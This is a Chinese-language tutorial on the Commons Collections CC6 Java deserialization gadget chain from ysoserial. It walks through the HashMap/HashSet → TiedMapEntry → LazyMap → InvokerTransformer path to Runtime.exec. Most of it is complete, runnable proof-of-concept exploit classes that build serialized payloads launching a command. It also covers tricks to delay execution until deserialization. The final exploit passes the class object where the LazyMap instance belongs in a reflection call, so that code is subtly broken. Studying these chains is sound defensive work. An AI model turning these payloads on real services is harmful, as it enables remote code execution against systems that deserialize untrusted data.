CC链6

- 在`ysoserial`中，`CommonsCollections6`可以说是`commons-collections`这个库中相对比较通用的利用链，CC6链，可以不受jdk版本制约（双眼发光）
- 大佬的文章说：`CC6 = CC1 + URLDNS`，CC6链的前半条链与CC1正版链子是一样的，也就是到LazyMap链

P牛的简化版利用链

```
java.io.ObjectInputStream.readObject()
java.util.HashMap.readObject()
java.util.HashMap.hash()
org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode()
org.apache.commons.collections.keyvalue.TiedMapEntry.getValue()
org.apache.commons.collections.map.LazyMap.get()
org.apache.commons.collections.functors.ChainedTransformer.transform()
org.apache.commons.collections.functors.InvokerTransformer.transform()
java.lang.reflect.Method.invoke()
java.lang.Runtime.exec()
```

- 需要看的主要是从最开始到`org.apache.commons.collections.map.LazyMap.get()`的那一部分，因为`LazyMap#get`后面的部分就是cc1
- 所以解决Java高版本利用问题，实际上就是在找上下文中是否还有其他调用`LazyMap#get()`的地方
- 找到的类是`org.apache.commons.collections.keyvalue.TiedMapEntry`，它的`getValue`方法中调用了`this.map.get`，而其`hashCode`方法调用了`getValue`方法

```
public Object getValue() {
    return this.map.get(this.key);
}
```

```
public int hashCode() {
    Object value = this.getValue();
    return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^ (value == null ? 0 : value.hashCode());
}
```

- 在`java.util.HashMap#readObject`中可以找到`HashMap#hash()`的调用

```
        // Read the keys and values, and put the mappings in the HashMap
        for (int i = 0; i < mappings; i++) {
            /unchecked/
                K key = (K) s.readObject();
            /unchecked/
                V value = (V) s.readObject();
            putVal(hash(key), key, value, onlyIfAbsent: false, evict: false);
        }
```

```
    static final int hash(Object key) {
        int h;
        return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
    }
```

- 这不就是！urldns链后面吗
- 在`HashMap`的`readObject`方法中，调用到了`hash(key)` ，而`hash`方法中，调用到了`key.hashCode()`，所以只需要让这个`key`等于`TiedMapEntry`对象，即可连接上前面的分析过程，构成一个完整的Gadget

构造Gadget

- 先把恶意LazyMap构造出来：

```
Transformer[] fakeTransformers = new Transformer[] {new ConstantTransformer(1)};
            Transformer[] transformers = new Transformer[] {
                        new ConstantTransformer(Runtime.class),
                        new InvokerTransformer("getMethod", new Class[] { String.class,
                                    Class[].class }, new
                                    Object[] { "getRuntime",
                                    new Class[0] }),
                        new InvokerTransformer("invoke", new Class[] { Object.class,
                                    Object[].class }, new
                                    Object[] { null, new Object[0] }),
                        new InvokerTransformer("exec", new Class[] { String.class },
                                    new String[] { "calc" }),
                        new ConstantTransformer(1),
            };
             Transformer transformerChain = new ChainedTransformer(fakeTransformers);
             Map innerMap = new HashMap();
             Map outerMap = LazyMap.decorate(innerMap, transformerChain);
```

- 为了避免本地调试时触发命令执行，构造LazyMap的时候先用了一个`fakeTransformers`对象，等最后要生成Payload的时候，再把真正的`transformers`替换进去
- 现在有了一个恶意的`LazyMap`对象`outerMap`，将其作为`TiedMapEntry`的map属性：

```
TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");
```


- 为了调用`TiedMapEntry#hashCode()`，需要将`tme`对象作为`HashMap`的一个key，这里需要新建一个`HashMap`，而不是用之前`LazyMap`利用链里的那个`HashMap`，两者没有任何关系

```
Map expMap = new HashMap();
expMap.put(tme, "valuevalue");
```

- 最后就可以将这个`expMap`作为对象来序列化了，要记得将真正的transformers数组设置进来

```
// 将真正的transformers数组设置进来
Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
f.setAccessible(true);
f.set(transformerChain, transformers);
// 生成序列化字符串
ByteArrayOutputStream barr = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(barr);
oos.writeObject(expMap);
oos.close();
```

- 但是此时构造的Gadget并不能成功执行命令
- 在`LazyMap`的`get`方法，就是最后触发命令执行的`transform()`，这个`if`语句并没有进入，因为`map.containsKey(key)`的结果是true



- 关键点就在`expMap.put(tme, "valuevalue");`这个语句里面，`HashMap`的`put`方法中，也调用了`hash(key)`

```
public V put(K key, V value) {
    return putVal(hash(key), key, value, onlyIfAbsent: false, evict: true);
}
```

- 这里就导致`LazyMap`这个利用链在这里被调用了一遍，因为前面用了`fakeTransformers`，所以此时并没有触发命令执行，但也对构造的`Payload`产生了影响
- 解决方法：只需要将keykey这个`Key`，再从`outerMap`中移除即可：`outerMap.remove("keykey")`
- 完整POC：

```
package org.example.cc6;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollections6 {
      public static void main(String[] args) throws Exception {
            Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
            Transformer[] transformers = new Transformer[] {
                        new ConstantTransformer(Runtime.class),
                        new InvokerTransformer("getMethod", new Class[] { String.class,
                                    Class[].class }, new Object[] { "getRuntime",
                                    new Class[0] }),
                        new InvokerTransformer("invoke", new Class[] { Object.class,
                                    Object[].class }, new Object[] { null, new Object[0]
}),
                        new InvokerTransformer("exec", new Class[] { String.class },
                                    new String[] { "calc.exe" }),
                        new ConstantTransformer(1),
            };
             Transformer transformerChain = new ChainedTransformer(fakeTransformers);

             // 不再使用原CommonsCollections6中的HashSet，直接使用HashMap
             Map innerMap = new HashMap();
             Map outerMap = LazyMap.decorate(innerMap, transformerChain);
```

```
            TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");

            Map expMap = new HashMap();
            expMap.put(tme, "valuevalue");

            outerMap.remove("keykey");

            Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
            f.setAccessible(true);
            f.set(transformerChain, transformers);

            // 生成序列化字符串
            ByteArrayOutputStream barr = new ByteArrayOutputStream();
            ObjectOutputStream oos = new ObjectOutputStream(barr);
            oos.writeObject(expMap);
            oos.close();

            // 本地测试触发
            System.out.println(barr);
            ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
            Object o = (Object)ois.readObject();
        }
}
```

- 这个利用链可以在Java7和8的高版本触发，没有版本限制

细节版本

- 尾部的链子还是CC1链中，用到的`InvokerTransformer`方法，前一段链子是和CC1链是一样的，exp：

```
package org.example.cc6;

import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;

import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

public class LazyMapEXP {
      public static void main(String[] args) throws Exception{
            Runtime runtime = Runtime.getRuntime();
```

```
            InvokerTransformer invokerTransformer = new InvokerTransformer("exec"
                    , new Class[]{String.class}, new Object[]{"calc"});
            HashMap<Object, Object> hashMap = new HashMap<>();
            Map decorateMap = LazyMap.decorate(hashMap, invokerTransformer);
            Class<LazyMap> lazyMapClass = LazyMap.class;
            Method lazyGetMethod = lazyMapClass.getDeclaredMethod("get", Object.class);
            lazyGetMethod.setAccessible(true);
            lazyGetMethod.invoke(decorateMap, runtime);
        }
}
```

- 根据`Ysoserial`的链子，是`TiedMapEntry`类中的`getValue()`方法调用了`LazyMap`的`get()`方法，这个跟上面也是一样的

```
final Map innerMap = new HashMap();

final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

TiedMapEntry entry = new TiedMapEntry(lazyMap,  key: "foo");
```

- 用`TiedMapEntry`写一个 EXP，因为`TiedMapEntry`是作用域是`public`，所以不需要反射获取它的方法，可以直接调用并修改

```
package org.example.cc6;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

public class TiedMapEntryEXP {
      public static void main(String[] args) throws Exception {
            Transformer[] transformers = new Transformer[]{
                        new ConstantTransformer(Runtime.class),
                        new InvokerTransformer("getMethod", new Class[]{String.class,
Class[].class}, new Object[]{"getRuntime", null}),
```

```
                        new InvokerTransformer("invoke", new Class[]{Object.class,
Object[].class}, new Object[]{null, null}),
                        new InvokerTransformer("exec", new Class[]{String.class}, new
Object[]{"calc"})
            };
            ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
            HashMap<Object, Object> hashMap = new HashMap<>();
            Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
            TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
            tiedMapEntry.getValue();
    }
}
```

- 这里的逻辑就是，直接new一个`TiedMapEntry`对象，并调用它的`getValue()`方法，它的`getValue`方法会去调用`map.get(key)`方法
- 确认了`TiedMapEntry`这一段链子的可用性之后，就去找谁调用了`TiedMapEntry`中的`getValue()`方法，找到同名函数下的`hashCode()`方法调用了`getValue()`方法

```
public int hashCode() {
    Object value = this.getValue();
    return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^ (value == null ? 0 : value.hashCode());
}
```

- 然后去找谁调用了`hashCode()`方法，不过据说在`Java`反序列化当中，找到`hashCode()`之后的链子用的基本都是这一条：

```
xxx.readObject()
HashMap.put() --自动调用-->    HashMap.hash()
后续利用链.hashCode()
```

- `HashMap`类本身就是一个非常完美的入口类，从`HashMap.put`开始，到`InvokerTransformer`结尾的弹计算器的EXP：

```
package org.example.cc6;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
```

```
import java.util.Map;

// 用 HashMap 的 hash 方法完成链子
public class HashMapEXP {
      public static void main(String[] args) throws Exception{
            Transformer[] transformers = new Transformer[]{
                        new ConstantTransformer(Runtime.class),
                        new InvokerTransformer("getMethod", new Class[]{String.class,
Class[].class}, new Object[]{"getRuntime", null}),
                        new InvokerTransformer("invoke", new Class[]{Object.class,
Object[].class}, new Object[]{null, null}),
                        new InvokerTransformer("exec", new Class[]{String.class}, new
Object[]{"calc"})
            };
             ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
             HashMap<Object, Object> hashMap = new HashMap<>();
             Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
             TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
             HashMap<Object, Object> expMap = new HashMap<>();
             expMap.put(tiedMapEntry, "value");

             serialize(expMap);
             unserialize("ser.bin");
      }
       public static void serialize(Object obj) throws IOException {
             ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
             oos.writeObject(obj);
      }
       public static Object unserialize(String Filename) throws IOException,
ClassNotFoundException{
             ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
             Object obj = ois.readObject();
             return obj;
      }
}
```

- 在`HashMap<Object, Object> expMap = new HashMap<>();`这里打断点，会发现直接在它的上一行就弹计算器了，因为在 IDEA 进行 debug 调试的时候，为了展示对象的集合，会自动调用`toString()`方法，所以在创建`TiedMapEntry`的时候，就自动调用了`getValue()`最终将链子走完，然后弹出计算器
- 在序列化的时候，也会弹出计算器，与`URLDNS`链中的情景其实是一模一样的

- 参考`URLDNS`链中的思想，先在执行`put()`方法的时候，先不让它进行命令执行，在反序列化的时候再命令执行
- 在 CC6 的链子当中，通过修改`Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);`，可以达到需要的效果，这里跟p牛的做法是差不多的
- 之前传进去的参数是`chainedTransformer`，在序列化的时候传进去一个没用的东西，再在反序列化的时候通过反射，将其修改回`chainedTransformer`，相关的属性值在`LazyMap`当中为`factory`

```
protected final Transformer factory;

public static Map decorate(Map map, Factory factory) {
    return new LazyMap(map, factory);
}

public static Map decorate(Map map, Transformer factory) {
    return new LazyMap(map, factory);
}
```

- protect作用域，只能通过反射修改，修改后的EXP：

```
package org.example.cc6;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

// CC6 链最终 EXP
public class FinalCC6EXP {
      public static void main(String[] args) throws Exception{
            Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class},
new Object[]{"getRuntime", null}),
            new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class},
new Object[]{null, null}),
            new InvokerTransformer("exec", new Class[]{String.class}, new Object[]
{"calc"})
```

```
            };
            ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
            HashMap<Object, Object> hashMap = new HashMap<>();
            Map lazyMap = LazyMap.decorate(hashMap, new ConstantTransformer("five")); //
防止在反序列化前弹计算器
            TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
            HashMap<Object, Object> expMap = new HashMap<>();
            expMap.put(tiedMapEntry, "value");

            // 在 put 之后通过反射修改值
            Class<LazyMap> lazyMapClass = LazyMap.class;
            Field factoryField = lazyMapClass.getDeclaredField("factory");
            factoryField.setAccessible(true);
            factoryField.set(lazyMapClass, chainedTransformer);

            serialize(expMap);
            unserialize("ser.bin");
    }
     public static void serialize(Object obj) throws IOException {
            ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
            oos.writeObject(obj);
    }
     public static Object unserialize(String Filename) throws IOException,
ClassNotFoundException{
            ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
            Object obj = ois.readObject();
            return obj;
    }
}
```

Ysoserial版

- 链子：`反序列化->HashSet的put->TiedMapEntry的hashCode->LazyMap的get`
- 在`TiedMapEntry`之后，使用了`HashSet`的`add()`方法
- 创建了一个`HashSet`，容量为1，添加了个`foo`，然后通过反射获取`HashSet`类型对象`map`的成员变量`map`

```
TiedMapEntry entry = new TiedMapEntry(lazyMap, key: "foo");

HashSet map = new HashSet( initialCapacity: 1);
map.add("foo");
Field f = null;
try {
    f = HashSet.class.getDeclaredField( name: "map");
} catch (NoSuchFieldException e) {
    f = HashSet.class.getDeclaredField( name: "backingMap");
}
```

- HashSet的add方法在添加新元素时，会把它设置为map的key，因为HashMap的key唯一，所以HashSet将HashMap的key当做自己的元素，通过这种方式保证了HashSet没有重复元素

```
public boolean add(E e) {
    return map.put(e, PRESENT)==null;
}
```

- 通过反射获取HashSet类型对象map的成员变量table

```
Field f2 = null;
try {
    f2 = HashMap.class.getDeclaredField( name: "table");
} catch (NoSuchFieldException e) {
    f2 = HashMap.class.getDeclaredField( name: "elementData");
}

Reflections.setAccessible(f2);
Object[] array = (Object[]) f2.get(innimpl);
```

  - HashMap的table：是Node类型数组，Node是HashMap的内部静态类，HashMap每添加一个新元素都会放在Node数组里
  - Node类包含了map的hash key value等信息
- 获取table的第一个元素或第二个元素为node变量

```
Object node = array[0];
if(node == null){
    node = array[1];
}
```

- 获取node成员变量key

```
Field keyField = null;
try{
    keyField = node.getClass().getDeclaredField( name: "key");
}catch(Exception e){
    keyField = Class.forName( className: "java.util.MapEntry").getDeclaredField( name: "key");
}
```

- 把key修改为之前构造好的

```
            Reflections.setAccessible(keyField);
            keyField.set(node, entry);

            return map;
```

- 这部分代码看起来很多，其实就是下面这样：

```
map.map.table[0].key=entry;    //意思就是把map对象内的第一个元素值修改为entry
return map;
```

- `HashSet`的`readObject`方法和`HashMap`同理，先创建个空的`HashSet`，再把元素一个个`put`进去，这里`put`的元素就是之前构造的`TiedMapEntry`对象

```
    // Read in all elements in the proper order.
    for (int i=0; i<size; i++) {
        /unchecked/
            E e = (E) s.readObject();
        map.put(e, PRESENT);
    }
```

- 跟进`put`

```
public V put(K key, V value) {
    return putVal(hash(key), key, value, onlyIfAbsent: false, evict: true);
}
```

- 跟进`hash`

```
static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}
```

- 跟进`hashcode(TiedMapEntry)`

```
public int hashCode() {
    Object value = this.getValue();
    return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^ (value == null ? 0 : value.hashCode());
}
```

- 跟进`getvalue`，调用了`map`的`get`方法

```
public Object getValue() {
    return this.map.get(this.key);
}
```

- 回想一下`TiedMapEntry`的构造函数，这个`map`是`LazyMap`对象，调用了`get`方法，所以导致触发了命令执行

参考链接

- https://www.freebuf.com/articles/web/312176.html
- https://www.freebuf.com/articles/web/336628.html